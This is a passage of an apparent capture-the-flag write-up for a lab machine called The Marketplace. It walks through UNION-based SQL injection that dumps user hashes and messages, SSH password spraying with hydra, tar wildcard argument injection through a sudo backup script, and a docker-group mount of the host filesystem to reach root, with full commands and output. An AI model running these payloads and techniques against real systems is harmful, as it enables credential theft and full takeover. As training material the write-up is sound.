
3 tables:
items,messages,users
Now we want all columns from users
5 union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),null,null

4 columns
id,isAdministrator,password,username
Now, let’s fetch all usernames and passwords from users:
5 union select 1,(select group_concat(username,'~~~~',password) from users),null,null

system~~~~$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW,michael~~~~$2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EXwQDGf/1q,jake~~~~$2b$10$/DkSlJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCRb4ukG,a~~~~$2b$10$fHLruuF4gM8ZK9iVXnF9f.11StsL3URucSMe3t67PV/q7UsYOiR6y,aa~~~~$2b$10$1QZ2dbjyRusm1yyP5p7wHeVq1m5hIT06RvxhyZnXI/e9vjgyyWihO,aaa~~~~$2b$10$joYQj4M6QBlcUyA7kYZPM.djpKL6IuxsbXq6YXP8kjSD/6PR9z4yS
and after modification:
system::::$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW
michael::::$2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EXwQDGf/1q
jake::::$2b$10$/DkSlJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCRb4ukG
a::::$2b$10$fHLruuF4gM8ZK9iVXnF9f.11StsL3URucSMe3t67PV/q7UsYOiR6y
aa::::$2b$10$1QZ2dbjyRusm1yyP5p7wHeVq1m5hIT06RvxhyZnXI/e9vjgyyWihO
aaa::::$2b$10$joYQj4M6QBlcUyA7kYZPM.djpKL6IuxsbXq6YXP8kjSD/6PR9z4yS
I tried to crack the hashes with john, however, I didn’t manage to crack any password, So I decided to explore more the databases.
So, let’s select the columns from table messages:
5 union select 1,(select group_concat(column_name) from information_schema.columns where table_name='messages'),null,null

5 columns
id,user_from,user_to,message_content,is_read
Now, let’s fetch all message_content from table messages:
5 union select 1,(select group_concat(message_content,'\n-----\n') from messages),null,null

Hello!
An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password.
Your new password is: @b_ENXkGYUCAv3zJ
-----
,Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!
-----
,Thank you for your report. We have reviewed the listing and found nothing that violates our rules.
-----
,Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!
-----
,Thank you for your report. We have reviewed the listing and found nothing that violates our rules.
-----
okay, it says the ssh password for some of the users (we can brute force them, or simply check who sent the message), is @b_ENXkGYUCAv3zJ
so, we got 3 usernames:
system
michael
jake
and we find the password belongs to jake, using hydra:
┌──(agonen㉿kali)-[~/thm/TheMarketplace]
└─$ hydra -L users.txt -p @b_ENXkGYUCAv3zJ ssh://themarketplace.thm
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-08 17:53:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://themarketplace.thm:22/
[22][ssh] host: themarketplace.thm   login: jake   password: @b_ENXkGYUCAv3zJ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-08 17:53:16

Now, we can login via ssh using these credentials:
jake:@b_ENXkGYUCAv3zJ

and grab the user flag:
jake@the-marketplace:~$ cat user.txt
THM{c3648ee7af1369676e3e4b15da6dc0b4}
Move to use michael using sudo on /opt/backups/backup.sh and flaw in the script
we start with sudo -l to check sudo permissions:
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
we can execute backup.sh.
I checked the folder /opt/backups, and find out I can control the folder.
jake@the-marketplace:~$ ls -la /opt/backups/
total 24
drwxrwxrwt 2 root    root     4096 Aug 23  2020 .
drwxr-xr-x 4 root    root     4096 Aug 23  2020 ..
-rwxr-xr-x 1 michael michael    73 Aug 23  2020 backup.sh
-rw-rw-r-- 1 jake    jake    10240 Aug 23  2020 backup.tar
It means we can override the script, and execute whatever we want as root.

Nope. The bit is t, so it means we can only control our files (tmp dir), so, we can’t insert our own backup.sh.
jake@the-marketplace:/opt/backups$ cat backup.sh
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
Okay, the file is backing up whatever we want, as long as user michael can do it.
Another way, we can look at https://gtfobins.github.io/gtfobins/tar/, and find this line:
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

Since we are using the *, we can create files which are simply the flags, and then it’ll get executed with the command.
jake@the-marketplace:/opt/backups$ touch ./'--checkpoint=1'
jake@the-marketplace:/opt/backups$ touch ./'--checkpoint-action=exec=bash'
jake@the-marketplace:/opt/backups$ ln -sf /bin/bash ./bash
jake@the-marketplace:/opt/backups$ ls
 backup.sh   backup.tar   bash  '--checkpoint=1'  '--checkpoint-action=exec=bash'
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: backup.tar: file is the archive; not dumped
michael@the-marketplace:/opt/backups$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
Container Escaping using the fact michael is in the docker group
we can see we are inside the docker group, so this is game over:
michael@the-marketplace:/home$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
I checked for containers that are now running
michael@the-marketplace:/home$ docker ps
CONTAINER ID        IMAGE                        COMMAND                  CREATED             STATUS              PORTS                     NAMES
49ecb0cfeba8        nginx                        "/docker-entrypoint.…"   5 years ago         Up About an hour    0.0.0.0:80->80/tcp        themarketplace_nginx_1
3c6f21da8043        themarketplace_marketplace   "bash ./start.sh"        5 years ago         Up About an hour    0.0.0.0:32768->3000/tcp   themarketplace_marketplace_1
59c54f4d0f0c        mysql                        "docker-entrypoint.s…"   5 years ago         Up About an hour    3306/tcp, 33060/tcp       themarketplace_db_1
and also for available images
michael@the-marketplace:/home$ docker images
REPOSITORY                   TAG                 IMAGE ID            CREATED             SIZE
themarketplace_marketplace   latest              6e3d8ac63c27        5 years ago         2.16GB
nginx                        latest              4bb46517cac3        5 years ago         133MB
node                         lts-buster          9c4cc2688584        5 years ago         886MB
mysql                        latest              0d64f46acfd1        5 years ago         544MB
alpine                       latest              a24bb4013296        5 years ago         5.57MB
I’ll use the image alpine to run container, mounted to the host filesystem:
docker run -v /:/mnt -it alpine chroot /mnt sh
now we can grab the root flag:
# cat /root/root.txt
THM{d4f76179c80c0dcf46e0f8e43c9abd62}
